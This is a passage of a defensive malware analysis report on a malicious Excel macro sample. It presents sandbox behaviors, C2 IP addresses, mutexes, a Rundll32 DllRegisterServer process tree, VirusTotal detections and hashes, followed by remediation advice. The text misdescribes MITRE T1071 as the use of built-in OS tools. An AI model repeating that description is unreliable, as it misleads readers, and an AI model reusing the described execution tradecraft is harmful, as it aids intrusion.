
details	NtOpenProcessToken@NTDLL.DLL from PID 00003356 NtOpenProcessToken@NTDLL.DLL from PID 00003356 NtSetInformationProcess@NTDLL.DLL from Rundll32.exe (PID: 3356) (Show Stream) NtSetInformationProcess@NTDLL.DLL from Rundll32.exe (PID: 3940) (Show Stream) NtOpenProcessToken@NTDLL.DLL from PID 00003940 NtOpenProcessToken@NTDLL.DLL from PID 00003940
source	Hybrid Analysis Technology
relevance	5/10
ATT&CK ID	T1106 (Show technique in the MITRE ATT&CK™ matrix)

Figure 2.3

1. Process priority: The NTSetInformationProcess function can be used to adjust the priority of a process, which determines how much CPU time it receives relative to other processes on the system.
2. Process affinity: This function can also be used to specify the set of processors that a process is allowed to run on, which can help improve performance in certain scenarios.

Now further, It send http traffic over port 80 to malicious IP addresses. These IPs may be the C2 servers located at different locations. Hybrid Analysis calls it T1071 technique of MITRE ATT&CK framework. (See figure 2.4)

💡 T1071 is a tactic in the MITRE ATT&CK framework that refers to the use of applications or tools built into an operating system, such as PowerShell or Windows Management Instrumentation (WMI), to execute malicious code or launch attacks. This technique is often used by attackers because these tools are already present on most systems and can be difficult to detect by security software. By using legitimate tools in this way, attackers can avoid detection and blend in with normal activity on the network.




Sends traffic on typical HTTP outbound port, but without HTTP header

details	TCP traffic to 188.127.227.99 on port 80 is sent without HTTP header TCP traffic to 45.150.67.29 on port 80 is sent without HTTP header TCP traffic to 195.123.213.126 on port 80 is sent without HTTP header
source	Network Traffic
relevance	5/10
ATT&CK ID	T1071 (Show technique in the MITRE ATT&CK™ matrix)

Figure 2.4

This sample reads Operating System installation language, this might be used for targeting attack. There might be some conditions to check for specific languages to start and stop malicious activities. (See figure 2.5)




Reads the windows installation language

details "Rundll32.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\NLS\LANGUAGE GROUPS"; Key: "1")
source Registry Access
relevance 5/10
ATT&CK ID T1614.001 (Show technique in the MITRE ATT&CK™ matrix)

Figure 2.5


Then, Malware creates some mutants on target system. In the context of Windows, "mutants" refers to a type of kernel object used by the operating system to manage various system resources and synchronization between processes. Mutants are similar to other kernel objects such as semaphores and events, but they provide more advanced functionality. Specifically, a mutant can be used to synchronize access to a shared resource by allowing only one thread or process to access the resource at a time. (See figure 2.6 & 2.7)



Creates mutants

details
"\Sessions\1\BaseNamedObjects\Local\10MU_ACBPIDS_S-1-5-5-0-69391"
"\Sessions\1\BaseNamedObjects\Local\10MU_ACB10_S-1-5-5-0-69391"
"\Sessions\1\BaseNamedObjects\Global\552FFA80-3393-423d-8671-7BA046BB5906"
"\Sessions\1\BaseNamedObjects\Local\ZonesCacheCounterMutex"
"\Sessions\1\BaseNamedObjects\Local\ZonesLockedCacheCounterMutex"
"\Sessions\1\BaseNamedObjects\Global\MTX_MSO_Formal1_S-1-5-21-2092356043-4041700817-663127204-1001"
"\Sessions\1\BaseNamedObjects\Global\MTX_MSO_AdHoc1_S-1-5-21-2092356043-4041700817-663127204-1001"
"\Sessions\1\BaseNamedObjects\KYIMEShareCachedData.MutexObject.TiTDNzz"
"\Sessions\1\BaseNamedObjects\KYTransactionServer.MutexObject.TiTDNzz"
"\Sessions\1\BaseNamedObjects\Global\MsoShellExtRegAccess_S-1-5-21-2092356043-4041700817-663127204-1001"
"Global\552FFA80-3393-423d-8671-7BA046BB5906"
"Local\ZonesCacheCounterMutex"
"Global\MTX_MSO_Formal1_S-1-5-21-2092356043-4041700817-663127204-1001"
source Created Mutant
relevance 3/10

Figure 2.6




Creates mutants

details
"\Sessions\1\BaseNamedObjects\KYIMEShareCachedData.MutexObject.TiTDNzz"
"\Sessions\1\BaseNamedObjects\KYTransactionServer.MutexObject.TiTDNzz"
"\Sessions\1\BaseNamedObjects\Global\MsoShellExtRegAccess_S-1-5-21-2092356043-4041700817-663127204-1001"
"Global\552FFA80-3393-423d-8671-7BA046BB5906"
"Local\ZonesCacheCounterMutex"
"Global\MTX_MSO_Formal1_S-1-5-21-2092356043-4041700817-663127204-1001"
"KYTransactionServer.MutexObject.TiTDNzz"
"Local\10MU_ACB10_S-1-5-5-0-69391"
"Local\10MU_ACBPIDS_S-1-5-5-0-69391"
"Global\MsoShellExtRegAccess_S-1-5-21-2092356043-4041700817-663127204-1001"
"Global\MTX_MSO_AdHoc1_S-1-5-21-2092356043-4041700817-663127204-1001"
"Local\ZonesLockedCacheCounterMutex"
"KYIMEShareCachedData.MutexObject.TiTDNzz"
source Created Mutant
relevance 3/10

Figure 2.7

RPC (Remote Procedure Call) is a protocol used by many operating systems to allow software components to communicate with each other across a network. While RPC was designed to be a useful communication tool, it can also be used for malicious purposes by attackers who exploit vulnerabilities in the way that RPC is implemented. This malware sample loads RPC module DLL on the target system. (See figure 2.8)




Loads the RPC (Remote Procedure Call) module DLL

details	"Rundll32.exe" loaded module "%WINDIR%\System32\rpcrt4.dll" at 75BB0000
source	Loaded Module
ATT&CK ID	T1129 (Show technique in the MITRE ATT&CK™ matrix)

Figure 2.8

Process Launched with changed environment. This means a process is run with new environment variables, that means malware is declaring some new environment variables into the system for being stealth and avoiding detection. (See figure 2.9)




Process launched with changed environment

details	Process "Rundll32.exe" (Show Process) was launched with new environment variables: "WecVersionForRosebud.9FC="4""
source	Monitored Target
relevance	10/10
ATT&CK ID	T1057 (Show technique in the MITRE ATT&CK™ matrix)

Figure 2.9

It tries to access windows legitimate file “**sysmain.sdb**”. Sysmain.sdb is a file used by Microsoft Windows to store information related to the Superfetch feature. Superfetch is a technology that analyzes and learns which applications you use most frequently, then preloads those applications into memory so they can be launched more quickly when needed. The information stored in sysmain.sdb helps Windows manage the Superfetch feature and optimize system performance. (See figure 3.0)




Touches files in the Windows directory

details	"Rundll32.exe" touched file "%WINDIR%\AppPatch\sysmain.sdb"
source	API Call
relevance	7/10
ATT&CK ID	T1083 (Show technique in the MITRE ATT&CK™ matrix)

Figure 3.0


As discussed above, It drops some files and tries to register them as DLL. It that time, malware tries to find these files on different locations on the system. (See figure 3.1 & 3.2)



Tries to access non-existent files (non-executable)

```
details  "Rundll32.exe" trying to access non-existent file "C:\Users\%USERNAME%\FOL.DOKA"
         "Rundll32.exe" trying to access non-existent file "C:\Users\FOL.DOKA"
         "Rundll32.exe" trying to access non-existent file "C:\Windows\FOL.DOKA"
         "Rundll32.exe" trying to access non-existent file "C:\FOL.DOKA"
         "Rundll32.exe" trying to access non-existent file "%ALLUSERSPROFILE%\Oracle\Java\FOL.DOKA"
         "Rundll32.exe" trying to access non-existent file "C:\Windows\System32\FOL.DOKA"
         "Rundll32.exe" trying to access non-existent file "C:\Windows\System32\WindowsPowerShell\FOL.DOKA"
         "Rundll32.exe" trying to access non-existent file "C:\Users\%USERNAME%\AppData\Local\Programs\Python\Python36-32\FOL.DOKA"
         "Rundll32.exe" trying to access non-existent file "C:\Users\%USERNAME%\AppData\Local\Programs\Python\FOL.DOKA"
         "Rundll32.exe" trying to access non-existent file "C:\Users\%USERNAME%\FOL.DOKA1"
         "Rundll32.exe" trying to access non-existent file "C:\Users\FOL.DOKA1"
         "Rundll32.exe" trying to access non-existent file "C:\Windows\FOL.DOKA1"
         "Rundll32.exe" trying to access non-existent file "C:\FOL.DOKA1"
source   API Call
```

Figure 3.1




Tries to access non-existent files (non-executable)

```
details     "Rundll32.exe" trying to access non-existent file "C:\Users\FOL.DOKA"
            "Rundll32.exe" trying to access non-existent file "C:\Windows\FOL.DOKA"
            "Rundll32.exe" trying to access non-existent file "C:\FOL.DOKA"
            "Rundll32.exe" trying to access non-existent file "%ALLUSERSPROFILE%\Oracle\Java\FOL.DOKA"
            "Rundll32.exe" trying to access non-existent file "C:\Windows\System32\FOL.DOKA"
            "Rundll32.exe" trying to access non-existent file "C:\Windows\System32\WindowsPowerShell\FOL.DOKA"
            "Rundll32.exe" trying to access non-existent file "C:\Users\%USERNAME%\AppData\Local\Programs\Python\Python36-32\FOL.DOKA"
            "Rundll32.exe" trying to access non-existent file "C:\Users\%USERNAME%\AppData\Local\Programs\Python\FOL.DOKA"
            "Rundll32.exe" trying to access non-existent file "C:\Users\%USERNAME%\FOL.DOKA1"
            "Rundll32.exe" trying to access non-existent file "C:\Users\FOL.DOKA1"
            "Rundll32.exe" trying to access non-existent file "C:\Windows\FOL.DOKA1"
            "Rundll32.exe" trying to access non-existent file "C:\FOL.DOKA1"
            "Rundll32.exe" trying to access non-existent file "C:\ProgramData\Oracle\Java\FOL.DOKA1"
source      API Call
relevance   3/10
ATT&CK ID   T1083 (Show technique in the MITRE ATT&CK™ matrix)
```

Figure 3.2

The process tree of malicious process looks like something below. (See figure 3.3)



```
Analysed 3 processes in total.
└ EXCEL.EXE /dde (PID: 2556)
   ├ Rundll32.exe Rundll32 ..\Fol.doka,DllRegisterServer (PID: 3356)
   └ Rundll32.exe Rundll32 ..\Fol.doka1,DllRegisterServer (PID: 3940)
```

Figure 3.3

Conclusion


The malware sample executes malicious macros hidden in malicious Microsoft document and downloads malicious .dat files from Command and Control server and registers then as a DLL Service. Which then further used to impersonate other process by generating NtProcessOpenTocken of other higher privileged process to achieve stealth and avoid detection.

Remediations:

- Don’t open documents or files from unknown source.
- Disable macro execution by default.
- Use antivirus software and keep it up to date with latest hash signatures.
- Keep operating system and software up to date.
- If any document found very important but also suspicious then use sandboxing environment to open document.
- Last but not the lease, educate employees and staff.

Appendices

The LemonDuck malware sample was only detected by 28 antivirus soft wares out of 64 antivirus software vendors which shows that this malware sample can bypass certain antivirus securities and infect the targeted hosts. (Figure 3.4)


VirusTotal - File - f31d67acf9ea51

virustotal.com/gui/file/f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5

f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5

Sign in Sign up

28 / 64

Community Score

28 security vendors and 3 sandboxes flagged this file as malicious

f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5
payload_1.bin
xlsx

170.61 KB
Size


2021-04-07 03:37:12 UTC
1 year ago

XLSX

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Figure 3.4

Here is the list of all the antivirus soft wares that detected the malware sample as malicious. (Figure 3.5)



VirusTotal - File - f31d67acf9ea51


virustotal.com/gui/file/f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5

f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5

Ad-Aware	Trojan.GenericKD.45964962	AhnLab-V3	Downloader/XLS.XlmMacro
Alibaba	TrojanDownloader:Office97/IcedId.d2e87...	Arcabit	Trojan.Generic.D2BD5EA2
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
Avira (no cloud)	EXP/AgentXLM.hdp	BitDefender	Trojan.GenericKD.45964962
Comodo	Malware@#8um8epnlbd08	Cynet	Malicious (score: 99)
Cyren	XLSM/Sneaky.P.gen!Camelot	DrWeb	X97M.DownLoader.571
Emsisoft	Trojan.GenericKD.45964962 (B)	eScan	Trojan.GenericKD.45964962
ESET-NOD32	DOC/TrojanDownloader.Agent.CUV	Fortinet	MSExcel/Kryptik.Eltr
GData	Script.Trojan.Agent.AYH	Gridinsoft (no cloud)	Adware.U.Downloader.oa
Ikarus	Trojan-Downloader.Office.Doc	Kaspersky	HEUR:Trojan.MSOffice.SAgent.gen
MAX	Malware (ai Score=81)	McAfee	X97M/Downloader.hr
McAfee-GW-Edition	X97M/Downloader.hk	Microsoft	TrojanDownloader:O97M/IcedId.STBIMTB
Qihoo-360	Macro.office.07defname.gen	Symantec	W97M.Downloader
Trellix (FireEye)	Trojan.GenericKD.45964962	ZoneAlarm by Check Point	HEUR:Trojan.MSOffice.SAgent.gen
Acronis (Static ML)	Undetected	AegisLab	Undetected
ALYac	Undetected	Antiy-AVL	Undetected

Figure 3.5


Here is the list of all the antivirus soft wares that are not able to detect the malware sample as malicious.(See figure 3.6)



Acronis (Static ML)	Undetected	AegisLab	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Avast-Mobile	Undetected	Baidu	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
F-Secure	Undetected	Jiangmin	Undetected
K7AntiVirus	Undetected	K7GW	Undetected
Kingsoft	Undetected	Malwarebytes	Undetected
MaxSecure	Undetected	NANO-Antivirus	Undetected
Panda	Undetected	QuickHeal	Undetected
Rising	Undetected	Sangfor Engine Zero	Undetected
SentinelOne (Static ML)	Undetected	Sophos	Undetected
SUPERAntiSpyware	Undetected	TACHYON	Undetected
Tencent	Undetected	TrendMicro	Undetected
TrendMicro-HouseCall	Undetected	Trustlook	Undetected
VBA32	Undetected	VIPRE	Undetected
ViRobot	Undetected	Yandex	Undetected
Zillya	Undetected	Zoner	Undetected

Figure 3.6

Here is the quick look of sample properties and sample hashes. (Figure 3.7)



Basic properties

MD5	6285bd5f439f13fbbeb3368f2d36a8af
SHA-1	5af77d6af06a263da5fee39155a4a5b50625745b
SHA-256	f31d67acf9ea5121b7d77c85c1fa816604f26c82bb5c1eb5c527abf2d047c2e5
Vhash	224592601c2e5319e8b6ac4ca56fd894
SSDEEP	3072:kO4XE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTMx89C106:9AE5SDvbXAyHbVt15wTlxT106
TLSH	T10A04122CC1268D58C29644765858C649A46E30326DFCE5ADB694BE8CEF732F31F2BB44
File type	Office Open XML Spreadsheet
Magic	Zip archive data, at least v2.0 to extract
TrID	Excel Microsoft Office Open XML Format document (60.1%) | Open Packaging Conventions container (30.9%) | ZIP compressed archive (7%) | PrintFox/Pagefox bitmap (640x800) (1.7%)
File size	170.61 KB (174709 bytes)

Figure 3.7